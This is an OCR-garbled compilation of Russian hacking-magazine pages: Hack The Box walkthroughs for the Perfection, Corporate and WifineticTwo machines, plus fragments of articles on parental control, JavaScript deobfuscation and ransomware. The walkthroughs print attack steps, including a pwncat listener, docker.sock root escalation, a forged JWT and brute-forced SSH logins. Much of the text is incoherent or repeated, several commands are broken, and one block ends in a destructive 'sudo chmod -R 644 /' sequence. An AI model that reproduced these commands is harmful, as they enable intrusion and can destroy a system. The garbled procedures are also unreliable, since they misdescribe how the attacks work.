Страница Plugins

Теперь через меню Server переходим к Server Settings -> Management Tool.

Страница Management Tool

Нас встречает форма ввода пароля. Вводим **123** и получаем доступ к панели выполнения команд.

Результат выполнения кажды кманды

Так как мы работаем с максимальными привилегиями на хосте, можно получить флаг

Флаг root

Машина заражена!

ВЗЛОМ

HTB PERFECTION

Обходим фильтр SSTI на примере WEBrick

Kali Linux
kalilinux.ru

Сегодня в продвинутом курсе, как обойти фильтр SSTI на примере WEBrick. Мы уже при атакующих в шаблон (SSTI) и в регулярные - получить возможность удаленно выполнить код на сервере. При повышении привилегий используем возможности случайно выданные права на выполнение скрипта от имени root.

Перед шаги - получаем права суперпользователя на машине Perfection с учебной площадки Hack The Box. Правила едины - легальность.

ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ
Предупреждение: с версиями 1.1.1f1 разнообразится в пару часов РТК. Не дадут ничего сверхнового. Ср. есть возможность для тебя дописать, так как ты мне ничего в общем-то и не дал.

Ответственность за использование данных материалов полностью лежит на вас.

Не занимайтесь ДДоСом, взломом чужих сайтов, распространением вирусов и прочим, если это нарушает ваши гражданские права, права ваших родственников и законы вашей страны.

Материалы предназначены для ознакомления — не больше. Информация предоставлена исключительно в ознакомительных целях.

РАЗВЕДКА

Сканирование портов
Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.253    perfection.htb
```

И запускаем сканирование портов.

Справка: сканирование портов
Сканирование портов - отправляем первый шаг для любой атаки. Это самый первый шаг, который нужно сделать. Мы отправляем запросы на определенные порты и смотрим какие из них открыты. Открытые порты - это уязвимые порты. Уязвимые порты - лазейки.

Сканирование выполняется утилитой для сканирования - nmap. Нужно выполнить следующую команду, чтобы сохранить результаты сканирования в файлы.

```
nmap -sC -sV -p- -oN nmap.txt -oX nmap.xml
perfection.htb
```

- **-sC** запускает скрипты для получения дополнительной информации.
- **-sV** - определяет версии.
- **-p-** - все порты.
- **-oN** и **-oX** сохраняют в файлы.


Так как с SSH Вам уникально данные нужны сделать нельзя, переходим к проверке на подключение к веб-сервису.

Сначала нашел пустой для открытия порта
Нажимаем на **Calculate**
И... веб-сервер падает.

Так как с SSH Вам уникально данные нужны сделать нельзя, переходим к проверке на подключение к веб-сервису.

ТОЧКА ВХОДА

На сайте находим страницу Powered by, из которой частично узнаем, какой веб-сервер используется. В нашем случае это WEBrick 1.7.0



На странице **weighted grade** нажимаем кнопочку плюс внизу и вот формы.

На странице **Calculate** нажимаем кнопку **Calculate**.

После отправки данных на сервер мы внедряем значения в параметры.

Если внедрение пользовательских данных отображается на страницы, значит, стоит попытаться выполнить переопределение POST, затем данные, которые отображаются на странице, переопределяются в шаблоне. Если данные — неизвестны — переходим к шаблонам.

Без будущих ошибок на WEBrick напишем на Ruby и получаем отправить POST-запросы с данными **Jsn PTY** **Rv**.

Если внедрение пользовательских данных отображается на страницы, значит, стоит попытаться выполнить переопределение POST, затем данные, которые отображаются на странице, переопределяются в шаблоне.

Без будущих ошибок на WEBrick напишем на Ruby и получаем отправить POST-запросы с данными **Jsn PTY** **Rv**.

ТОЧКА ОПОРЫ

Переходим к подбору разных значений и последовательности, без цифр нам понимания пока не нашел и как будет удобнее(пусть фиксит), а какие поиграю с ними. Сначала пробуем отправить пустые значения, чтобы посмотреть ответ. Ответ получаем такой: **Input must be unique.** Значит очень удобно! Если Ruby в Linux поставлен, запускаем с данными на сервере и добавляем его в шаблоне. Нужно шаблонизатор сервера (Ruby) и сервер запуск разных скриптов.

В качестве сервера для перебора использовал Burp Suite Community Edition.

В каждом ответе внедряем новые данные или результаты выполнения полезных утилитов и при что-нибудь отображается, сервер выдает ошибку, которая сообщает, что пользователь ввел неверные данные.

ТОЧКА ОПОРЫ

Переходим к подбору разных значений и последовательности, без цифр нам понимания пока не нашел и как будет удобнее(пусть фиксит), а какие поиграю с ними. Сначала пробуем отправить пустые значения, чтобы посмотреть ответ. Ответ получаем такой: **Input must be unique.** Значит очень удобно! Если Ruby в Linux поставлен, запускаем с данными на сервере и добавляем его в шаблоне. Нужно шаблонизатор сервера (Ruby) и сервер запуск разных скриптов.

В качестве сервера для перебора использовал Burp Suite Community Edition.

Сохраняем значения Grade и Category в файлы **Grade.txt** и **Category.txt**.

```
cat Grade.txt Category.txt | curl -X POST -d @- http://127.0.0.1:5000
```

Запускаем сервер, который декодирует данные сайта и выполняет его в полезную нагрузку.

ПОКАЗАНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы получили доступ от имени пользователя, а теперь нам нужно собрать информацию, которая поможет в дальнейшем продвижении. В ходе использования **sudo** мы получили следующий **PATH**.

Запускаем скачанную, затем запускаем отправку POST-запросов и выбираем нужный POST. Запускаем скачанный скрипт в фоновом режиме.

```
nohup ./sudo_pwn.sh > /dev/null 2>&1 &
```

Теперь нам нужно в **/var/mail/root** отправить POST-запросы, чтобы получить ответ. Для этого создаем скрипт для отправки сообщения с помощью **sendmail**.

```
echo -e "Subject: test\n\nTest" | /usr/sbin/sendmail root
```

Запускаем скрипт, который декодирует данные сайта и выполняет его в полезную нагрузку.

Теперь выполняем в ответ, если возвращается ответ выполнения полезной нагрузки POST. Запускаем скачанный скрипт в фоновом режиме.

```
nohup ./sudo_pwn.sh > /dev/null 2>&1 &
```

Справка: ремарка-шаг
Ремарка-шаг - отправляем полезную нагрузку, которая исполняет полезную нагрузку. Мы отправляем полезную нагрузку, которая выполняет полезную нагрузку от имени пользователя, запускающего сервер для первого выдающего ошибку. Мы отправляем полезную нагрузку, которая выполняет полезную нагрузку.

Затем запускаем проверку:

```
pwncat -vl -p 4321
```

И теперь можно отправлять GET-запросами на наш сервер получения.

```
curl "127.0.0.1:5000/calculate?Category=test&Grade=test&Weight=test" -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "Jsn PTY Rv"
```

Запускаем скачанный скрипт для отправки POST-запросов.

Теперь выполняем в ответ, если возвращается ответ выполнения полезной нагрузки POST. Запускаем скачанный скрипт в фоновом режиме.

ПОКАЗАНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы получили доступ от имени пользователя, а теперь нам нужно собрать информацию, которая поможет в дальнейшем продвижении. В ходе использования **sudo** мы получили следующий **PATH**.

Теперь выполняем в ответ, если возвращается ответ выполнения полезной нагрузки POST. Запускаем скачанный скрипт в фоновом режиме.

Справка: скрипты PEASS
Скрипты PEASS - это скрипты для сканирования системы на предмет уязвимостей. Мы отправляем полезную нагрузку, которая выполняет полезную нагрузку от имени пользователя, запускающего сервер для первого выдающего ошибку. Мы отправляем полезную нагрузку, которая выполняет полезную нагрузку.

Затем запускаем проверку:

```
pwncat -vl -p 4321
```

И теперь можно отправлять GET-запросами на наш сервер получения.

```
curl "127.0.0.1:5000/calculate?Category=test&Grade=test&Weight=test" -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "Jsn PTY Rv"
```

Запускаем скачанный скрипт для отправки POST-запросов.

Теперь выполняем в ответ, если возвращается ответ выполнения полезной нагрузки POST. Запускаем скачанный скрипт в фоновом режиме.

Запускаем скачанный скрипт для поиска уязвимостей.

```
./linpeas.sh
```

Запускаем скачанный скрипт для поиска уязвимостей.

```
./linpeas.sh
```

В ожидании нахождения — несколько минут. Ждем. Ждем. Ждем.

```
[+] Searching root files in home dirs (limit 30)
/home/lazarus/.lesht
/home/lazarus/.bash_logout
/home/lazarus/.cache/motd.legal-displayed
/home/lazarus/.profile
/home/lazarus/Projects/ansible/ansible.cfg
/home/lazarus/Projects/ansible/hosts
/home/lazarus/Projects/ansible/playbook.yaml
/home/lazarus/Projects/ansible/roles/hello/tasks/main.yaml
/home/lazarus/Projects/ansible/roles/hello/tasks/main.yaml
/home/lazarus/.ssh/id_rsa
/home/lazarus/.ssh/id_rsa.pub
/home/lazarus/.ssh/authorized_keys
/home/lazarus/.ssh/known_hosts
/home/lazarus/.ssh/id_ecdsa
/home/lazarus/.ssh/id_ecdsa.pub
/home/lazarus/.ssh/id_ecdsa_sk
/home/lazarus/.ssh/id_ecdsa_sk.pub
/home/lazarus/.ssh/id_ed25519
/home/lazarus/.ssh/id_ed25519.pub
/home/lazarus/.ssh/id_ed25519_sk
/home/lazarus/.ssh/id_ed25519_sk.pub
/home/lazarus/.ssh/id_dsa
/home/lazarus/.ssh/id_dsa.pub
/home/lazarus/.ssh/id_rsa.bak
/home/lazarus/.ssh/id_rsa.pub.bak
/home/lazarus/.ssh/id_ecdsa.bak
/home/lazarus/.ssh/id_ecdsa.pub.bak
/home/lazarus/.ssh/id_ecdsa_sk.bak
/home/lazarus/.ssh/id_ecdsa_sk.pub.bak
/home/lazarus/.ssh/id_ed25519.bak
/home/lazarus/.ssh/id_ed25519.pub.bak
/home/lazarus/.ssh/id_ed25519_sk.bak
/home/lazarus/.ssh/id_ed25519_sk.pub.bak
/home/lazarus/.ssh/id_dsa.bak
/home/lazarus/.ssh/id_dsa.pub.bak
```

HTB CORPORATE

Corporate

OS	DIFFICULTY	REPUTATION	TIME
Linux	Medium	20	3 days

Author
Cryptanalyst

Эксплуатируем Self-XSS, брутим PIN от Bitwarden и поддельваем JWT

В соревнующемся проекдании нам встретится сервер, CSP, эксплуатация XSS и DOR, поиск ошибок в коде сайта, подмешиваем профиля Firefox, брут PIN от Bitwarden, создание токена JWT и другие занятнывшие приемчики.

WARNING

Подписчикам в нашем в VPN доступен только наш VPN. Не делай этого с компанией, в которой работаешь, с сайтом, на котором ты живешь или с другим участником.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`.

```
10.10.11.246    corporate.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — стандартная первая цель при любой атаке. Он позволяет определить, какие сетевые службы запущены на целевом компьютере, что может использовать злоумышленник для получения несанкционированного доступа.

- Наиболее эффективный инструмент для сканирования — это `https://nmap.org`.
- Nmap также предоставляет возможность определения версий.

```
# Nmap 7.94SVN scan initiated Sun Jun 15 19:11:11 2025 as: nmap -sC -sV -p- -oN /root/htb/corporate/nmap/corporate.htb 10.10.11.246
Nmap scan report for corporate.htb (10.10.11.246)
Host is up (0.0[redacted]s latency).
Not shown: 65[redacted] closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http   OpenBSD-httpd
|_http-title: Corporate
443/tcp open  ssl/http LibreSSL 3.7.2 (OpenBSD-current)
|_http-title: Corporate
|_ssl-date: TLS[redacted]; +1[redacted]s from scanner time.
| tls-alpn:
|  http/1.1
| ssl-cert: Subject: commonName=corporate.htb
| Subject Alternative Name: DNS:corporate.htb, DNS:support.corporate.htb
| Issuer: commonName=corporate.htb
| Public Key type: rsa
| Public Key bits: 2[redacted]
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-[redacted]
| Not valid after:  2[redacted]
| MD5:   [redacted]
| SHA-1: [redacted]
| -----BEGIN CERTIFICATE-----
| [redacted]
| -----END CERTIFICATE-----
| tls-nextprotoneg:
|  http/1.1
| ssl-alpn:
|  http/1.1
| ssl-ccs:
|  TLSv1.2: ciphers:
|  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|  TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
| session_ticket: -[redacted]
| session_id: [redacted]
| session_ticket_lifetime: [redacted]
| session_ticket_age: [redacted]
| session_cipher: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
| session_protocol: TLSv1.2
| session_resumed: false
| session_ticket_exts: supported_versions,psk_dhe_ke
| session_ticket_data: [redacted]
| session_extended_master_secret: yes
| session_ticket_lifetime_hint: [redacted]
| session_ticket_propagation_delay_ms: [redacted]
| session_ticket_tls_cipher_suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
| session_ticket_tls_key_agreement: secp256r1
| session_ticket_tls_psk_identity_hint: [redacted]
| session_ticket_tls_psk_identity: [redacted]
| session_ticket_max_early_data_size: [redacted]
| session_ticket_alpn: [redacted]
| session_ticket_max_early_data_size_accepted: [redacted]
| session_ticket_alpn_selected: [redacted]
| session_ticket_ticket_age_add_obfuscation_value: [redacted]
| session_ticket_ticket_nonce: [redacted]
| session_ticket_ticket_lifetime_hint: [redacted]
| session_ticket_ticket_flags: [redacted]
| session_ticket_ticket_value: [redacted]
| session_ticket_ticket_extensions
```

HTB CORPORATE

ПОЛУЧАЕМ ДОСТУП К ФАЙЛАМ ПО ОТ BITWARDEN И ПОДБИРАЕМ JWT

Но страница Sharing можно найти несколько файлов, а так же найти CryptoPB. Обычным разработчикам можно ограничиться не страницей

Sharing
Share Vault
Share Folder
Share Collection
Share Item
Share Attachment
Share Send
Share Organization
Share Collections
Share Members
Share Groups
Share Events
Share Policy
Share Billing
Share Subscription
Share Payment Method
Share Tax Information
Share Invoices
Share Credit
Share Storage
Share Plan
Share Sponsorships
Share Provider
Share Provider Members
Share Provider Clients
Share Provider Invoices
Share Provider Payment Method
Share Provider Tax Information
Share Provider Bank Account
Share Provider Subscription
Share Provider Plan
Share Provider Sponsorships
Share Provider Events
Share Provider Policy
Share Provider Billing

HTB CORPORATE

ЭКСПЛУАТИРУЕМ SELF-SSIGN, БРУТИМ PIN С7 BITWARDEN И ПРОДВИГАЕМСЯ В JMT

ЗОСТ МОРКАТЕЛОВ-04

Обзор информации

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Эти скрипты могут быть как полезными для поиска и сделать из ламера пользователя! Вдохновите дополнительные исследования, которые в противном случае могли бы не произойти, или, в случае LinPEAS, помогите пользователям Linux/Unix/macOS с устаревшими версиями ядра, которые могут быть уязвимы, найти эксплуатируемые векторы. Кроме того, они могут помочь в выдаче подробной справки о потенциальных векторах эскалации привилегий.

Загрузим на хост сначала для себя, задав права на выполнение и запустим скачивание. В каждом будет много информации, которую необходимо выборочно читать, чтобы не пропустить что-то важное.

В дальнейшем запускать выполнение будем только с профилем Docker.

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64 -o linpeas_linux_amd64
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe -o winPEASx64.exe
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/winPEAS/winPEASbat/winPEAS.bat -o winPEAS.bat
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/winPEAS/winPEASexe/winPEAS/Obfuscated%20Binaries/SharpUp.exe -o SharpUp.exe
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/linPEAS/linpeas_base.sh -o linpeas.sh
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/linPEAS/linpeas_fat.sh -o linpeas_fat.sh
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/linPEAS/linpeas_small.sh -o linpeas_small.sh
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/macPEAS/macpeas.sh -o macpeas.sh
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/winPEAS/winPEASexe/winPEAS/Obfuscated%20Binaries/SeatbeltNet4.0.exe -o Seatbelt.exe
curl -L https://raw.githubusercontent.com/carlospolop/PEASS-ng/refs/heads/master/winPEAS/winPEASexe/winPEAS/Obfuscated%20Binaries/SeatbeltNet4.0.exe -o Seatbelt.exe
```

Скачивание скриптов PEASS

В системе запускай скрипт `/var/docker.sock`, который можно использовать для повышения привилегий:

```
curl -X POST -H "Content-Type: application/tar" --data-binary "@/var/docker.sock" http://localhost/v1.41/containers/create?name=pwn
curl -X POST http://localhost/v1.41/containers/pwn/start
curl -X POST http://localhost/v1.41/containers/pwn/exec?Cmd=/bin/sh
```

Запуск docker.sock

Проверяем прав на этот сокет и видим, что возможность чтения и записи есть. Группа **root** и **docker**. Сразу пишем на root-пользователя.

```
ls -l /var/docker.sock
curl -X POST -H "Content-Type: application/tar" --data-binary "@/var/docker.sock" http://localhost/v1.41/containers/create?name=pwn
curl -X POST http://localhost/v1.41/containers/pwn/start
curl -X POST http://localhost/v1.41/containers/pwn/exec?Cmd=/bin/sh
```

Проверка прав на docker.sock

В профиле Firefox можно найти дополнительное расширение менеджера паролей Bitwarden.

```
find /home -name "*.default-release"
```

Поиск профилей Firefox

С: engineer

Сохраненные PIN

Сохранение логинов с профилем и запускаем на локальной машине Firefox, указав при запуске нашего профиля:

```
firefox -profile /home/engineer/.mozilla/firefox/ln0ldxqt.default-release
```

Запуск Firefox с профилем

В истории запросов можно обнаружить, что пользователь устанавливал расширение Bitwarden для сохранения и использования PIN-кодов.

Просмотр истории

Если запустить расширение Bitwarden, у нас среди прочих будет запрошен PIN от хранилища пользователя.

Запрашиваемое расширение Bitwarden

Нужно его подбрать, основываясь на PIN-Bitwarden можно обдумать. Для этого перешли данные нашего профиля в менеджер пароль Firefox (ECDH).

Для конвертирования можно использовать скрипт firefox_decrypt. Пусть к каталогу `/home/firefox/ln0ldxqt.default-release` с профилем `-profile` в целевом `/dev` — в параметре `-dump`.

```
pipx install git+https://github.com/Unode/firefox-ldb-edit.git

mv ldb-edit -profile /home/firefox/ln0ldxqt.default-release -dump
/home/firefox/ln0ldxqt.default-release/key4.db -output
extension=bdbmmlf-9c38-4f9b-a39f-39c74e8b67c1\storeSecretOrSharedKey
b2MWCCMCCbCbCQbCCQCCbCCbCbCb
```

HTB COMPROMISE

ЭКСПЛУАТИРУЕМ SELF-XSS, БРУТИМ PIN ОТ BITWARDEN И ПОДДЕЛЫВАЕМ JWT

Помимо данных пользователя и его роли, в токене указана опция **requireCurrentPassword** Если ее установить как **false**, можно будет изменить пароль без знания текущего.

JWT

Теперь нужно выбрать пользователя, для которого сгенерируем токен и сменим пароль. Раз пароли расшифровать менять нельзя, можем использовать одного из инженеров, так как они доступны запись в **docker.sock**. Это даст нам возможность повысить привилегии.

Отобрать пользователей с нужной ролью можно все тем же способом в Burp Intruder.

Пользователи с нужной ролью


Пользователи с роль хранится

Для создания токена JWT используем удобный сервис JWTio. Заполняем поля данными основного gayle.graham, устанавливаем скорее JWT и задаем поле requireCurrentPassword как **false**

```
{
"id": 5835 ,
"name": "Gayle",
"surname": "Graham",
"email": "gayle.graham@corporate.htb",
"roles": [
"engineer"
],
"requireCurrentPassword": false,
"iat": 1707097615,
"exp": 1707904015
}
```

Создание токена JWT

Сгенерированный токен нужно установить в куки через хранилище браузера. Затем можно перейти к странице изменения пароля.



Запись токена

Форма изменения пароля пользователя

Как можешь заметить, в форме изменения пароля есть только поле для нового пароля. Давай зацепим 123456789 и проверим с помощью NetExec.

```
nxc ssh 10.9.0.4 -u gayle.graham -p 123456789
```

```
[+] SSH 10.9.0.4:22 gayle.graham:123456789 [Node_Exporter/Debian 12 (bookworm) - Linux 6.8.0-40-generic x86_64]
[+] Node_Exporter/Debian 12 (bookworm) - Linux 6.8.0-40-generic x86_64: (pwn3d!) (sudo) (shell access)
```

Пароль установлен

Пароль установлен, а значит, можно получить сессию пользователя.

```
gayle.graham@corporate-workstation-01:~$ id
uid=1000(gayle.graham) gid=1000(gayle.graham) groups=1000(gayle.graham),1001(engineer)
gayle.graham@corporate-workstation-01:~$
```

Сессия пользователя gayle.graham

engineer → root

Так как принадлежность пользователя имеет право записи на **docker.sock**, мы можем повлиять, привилегии до root. Для этого нам потребуется создать свой образ Docker. Поскольку на хосте без права root-а этого не сделать, создадим его в своей локальной системе, а затем сохраним в архив.

```
sudo docker pull alpine
sudo docker save alpine > docker_alpine.tar
```

После перенеса архива на удаленный хост восстановим образ из архива.

```
docker load < docker_alpine.tar
```

```
gayle.graham@corporate-workstation-01:~$ docker load < docker_alpine.tar
Warning: Image or repo already exists, skipping layer extraction.
Warning: Image or repo already exists, skipping layer extraction.
Warning: Image or repo already exists, skipping layer extraction.
```

HTB WIFINETICTWO

Атакуем OpenPLC и взламываем точку доступа

Сегодня мы начнем с необычной атаки: нашей целью будет интегрированная среда разработки OpenPLC, которая позволяет программировать логические контроллеры (ПЛК). Мы получим доступ к хосту через РСЕ уязвимость и затем эксплуатируем беспроводную точку доступа.

Меньше слов — больше дела. Запишем отличительные на машине WifineticTwo с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING
Перед началом работы с HTB рекомендуется подключиться к VPN. Не делай этого с компьютера, где есть важные для тебя данные, так как то, что можно в сборе хостов с другими участниками

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в /etc/hosts:

```
10.10.11.7  wifinetictwo.htb
```

И запускаем сканирование портов:

Сервис сканирования портов


Сервис сканирует все открытые порты (65535 портов) и выдает отчет о найденных портах. Мы используем его для быстрой оценки поверхности атаки. Сервис также позволяет сохранять отчеты, чтобы к ним можно было вернуться позже.

```
$ sudo nmap -sS -sV -sC -p- -vv -T4 -Pn -oN nmap.txt 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-13 19:17 EDT
Initiating SYN Stealth Scan at 19:17
Scanning 10.10.11.7 [65535 ports]
Discovered open port 22/tcp on 10.10.11.7
Discovered open port 8080/tcp on 10.10.11.7
Completed SYN Stealth Scan at 19:17, 12.00s elapsed (65535 total ports)
Initiating Service scan at 19:17
Scanning 2 services on 10.10.11.7
Completing Service scan at 19:17, 11.00s elapsed (2 services on 1 host)
Nmap scan report for 10.10.11.7
Host is up, received syn-ack (0.0s latency).
Scanned at 2025-05-13 19:17:23 EDT for 24s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 57:d8:97:8e:76:17:6a:62:4e:f5:a6:a6:6d:f7:cb:8a (ECDSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ED25519)
8080/tcp open  http    syn-ack ttl 63 Werkzeug/2.2.2+zmq Python/3.11.2 (Flask-Login 0.6.2)
| http-auth:
| HTTP/1.1 401 UNAUTHORIZED\x0D\x0A
| Basic realm="Login required"
| http-cookie-flags:
| /:
| session:
| expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; path=/; HttpOnly
| http-redirect: GET http://10.10.11.7:8080/login?next=%2F
| http-server-header: Werkzeug/2.2.2+zmq Python/3.11.2
| http-title: Redirecting...
|_ Requested resource was http://10.10.11.7:8080/login?next=%2F
Service Info: Linux; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/bin/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
Raw packets sent: 65535 (2.621MB) | Rcvd: 65535 (2.621MB)
```

Сервис нашел два открытых порта:


- 22 — служба OpenSSH 9.2p1
- 8080 — веб-сервер Werkzeug 1.0.1 на Python 2

По логам видно, что сервер требует вход, что свой он сравнивает. Но есть интересный момент по CMS. Проглядим его внимательно.



ТОЧКА ВХОДА

Сервер имеет форму авторизации и системе OpenPLC. Дальше пути уже поработать, которые решают по разговорам, а значит мы попытаемся, кроме подходящих об уязвимости и стоящие использовать для использования в нашем случае.



Нажадно действие логин и пароль, **openplc**:**openplc** и запустить авторизоваться с нашей формой.

А теперь, проверим есть ли для обнаруженной технологии готовые эксплоиты.

Сервис на Google и на сайт Exploit-DB. Проверяем эксплоиты для версии OpenPLC. Мы нашли несколько уязвимостей, которые выглядят полезными.

Сервис searchsploit

Сервис searchsploit позволяет быстро искать эксплоиты, основанные на данных из Exploit-DB. Мы используем searchsploit для поиска уязвимостей, которые могут быть использованы в нашем проекте. Все найденные эксплоиты сохраняются в отдельный файл.

Сохраняем сервис в системе, как с ним обращаться. Можно просто запустить, чтобы запускать сервис первым ▲

```
$ sudo nano /usr/bin/searchsploit
$ sudo chmod +x /usr/bin/searchsploit
$ searchsploit -u
Exploit-DB Git Mirror
https://gitlab.com/exploit-database/exploitdb
[i] Initialized: 46,000 exploits | 1,000 shellcodes
[i] Last DB Update: 2025-05-12
[i] Exploits: /usr/bin/share/exploitdb/exploits
[i] Shellcodes: /usr/bin/share/exploitdb/shellcodes
[i] See: -h or --help
$ sudo nano /usr/bin/share/exploitdb/.git/config
$ sudo chmod -R 755 /usr/bin/share/exploitdb
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/config
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/HEAD
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/refs/heads/main
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/objects/pack/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/objects/info/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/logs/HEAD
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/logs/refs/heads/main
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/hooks/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/info/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/refs/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/.git/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb/*
$ sudo chmod -R 644 /usr/bin/share/exploitdb
$ sudo chmod -R 644 /usr/bin/share
$ sudo chmod -R 644 /usr/bin
$ sudo chmod -R 644 /usr
$ sudo chmod -R 644 /
$ sudo chmod -R 644 .
$ sudo chmod -R 644 *
```

НЕДЕТСКИЙ КОНТРОЛЬ

Настраиваем Linux для ребенка

Сергей Кисляков
sa@hi-tech.ru

Если у тебя есть дети, ты знаешь, что в наше время в обычному набору родительских забот добавилась еще одна проблема: ещё одна: выбушить чадо из омута компьютерных игр и Интернета. Заставить его учиться. Обойтись программами родительского контроля невозможно, поэтому мы решили эту задачу самостоятельно — причем вполне настройки стандартными средствами Linux.

Подростки по природе своей весьма пытливы и изобретательны, если дело не касается хорошего образования. Но главное — они ужасно ленивы, поэтому, если ограничить доступ к чему-то, то они сразу же начнут искать способы обойти запрет, что для них гораздо более интересно. Есть довольно, но знаешь ты уже будет. Сам в свое время «учился» ночи напролет, владелец платежки с уровнем 50 Гбит/с не ограничивает с тебя «бесплатно» его.

Большинство домашних клиентов, как известно, работают под управлением Windows, а у родительских контроллеров в этой операционке нет проблем. Подобные программы либо стоят денег, либо не работают совсем. В 10-й и выше версиях операционки есть поддержка технологии Parental Restriction Policies (MPP), но Windows 11 этот инструмент заблокировал по неизвестно каким причинам, но функции контроля доступа в сети остались.

Выход напрашивается очевидный: нужно приравнять клиентов к linux-машинам. Но в нашем случае проблема в том, что дети, в отличие от взрослых, не любят, когда в ограничивают свободу, поэтому хотя бы приятности, всякие «новые научи-ка для детей».

WWW

Если тебе нужно поиск одного слова, можно использовать ссылки вида http://google.com/search?q=word. Можно использовать полные ссылки для управления. Шорты в качестве ярлыков можно.

ВОЗМОЖНЫЕ УГРОЗЫ И ИХ НЕЙТРАЛИЗАЦИЯ

В операционной системе Linux предусмотрено достаточно технических решений для ограничения и контроля нежелательного доступа к компьютеру. Но в нашем случае мы будем использовать только то, что доступно непрофессионалу: или в его домашнем сетевом хранилище. Мы не будем, к примеру, использовать брандмауэр, но в случае необходимости можно использовать фильтрацию в корзине коробочек брандмауэра всего блокировать организовывать любые фаервольные подсистемы, но для нашей цели достаточно сделать так, чтобы ребенок пользовался интернетом в определенное время, или чтобы он не мог выйти в сеть вообще, пока не сделает свою работу. Сложнее, что, соблюдаемые значительно по телефону. Вариант, что ограничивает доступ к определенным сайтам, но, к сожалению, в Интернете, к сожалению, не все доступ регулируется. Исключение наверное, что такой способ контролируют будет достаточно, чтобы заблокировать сайт в нем.

Для ограничения доступа к определенным сайтам, что ограничивает доступ к определенным сайтам, но, к сожалению, доступ работает только в браузерах, которые не поддерживают, а, к сожалению, доступ к определенным сайтам, но, к сожалению, доступ к определенным сайтам, но, к сожалению, доступ к определенным сайтам, но

РАЗГАДАЙКА

Пишем собственный дешифратор для JavaScript

В этой статье я расскажу, как обмануть дешифратор JavaScript-кода, и что для этого нужно знать. Мы рассмотрим две самые распространенные дешифровки, а напоследок свой собственный дешифратор.

MC

Среди клиентской индустрии есть, к тому таки сократовской обиде, скорее всего, не одна сотня разных вариантов, но мне больше всего нравится такая, скажу которую более поздняя, чем скажу такая статья «Обфуск Python-кодов». Мне нравится, потому что, в отличие от Python, JavaScript-код выполняется на клиенте. Но это дело, если говорить о всей статье настоящих дешифраторов не показывает. В такие случаи обфускацию пишут обфускаторы, а дешифраторы пишут дешифраторы. Для чего делается

ИСПОЛЬЗУЕМ АВТОМАТИЧЕСКИЕ ДЕОБФУСКАТОРЫ

`eval()` для примера возьмем какие бразерные джаВСКРИПТОвские. Обычно из-за большого количества кодов, которые приходится дешифровать, пишется свой дешифратор, но начинающим, чтобы не показывать на сам дешифратор

```
var _0x1e8d=["\x6d\x61\x74\x68\x2d\x72\x61\x6e\x64\x6f\x6d\x2d\x69\x6e\x2d\x72\x61\x6e\x67\x65\x2d\x73\x74\x61\x72\x74\x2d\x61\x6e
```

АСИНХРОННАЯ РАНСОМВАРЬ

Разбираем секрет скорости самых опасных криптологеров

Сергей Мартынов
Эксперт по информационной безопасности

Что самое главное в любом вирусе-шифровальщике? Конечно же, его скорость! Наиболее эффективные показатели всего лишь доли секунды с полным шифрованием! Это и есть использование всех полезных технологий и приемов. Сегодня мы разберемся как работает асинхронная, чтобы не дискредитировать ремесло. Эта статья предназначена только для ознакомления.

WARNING

**Если какие сомнительные приемы в ваш арсенал для специалиста по безопасности — вы не ограничиваетесь рамками «Кодинга» разработки приемов ПО. Перед и дадим на могу ознакомиться на любой ресурс, ПО, ПО, ПО

АСИНХРОННАЯ РАНСОМВАРЬ

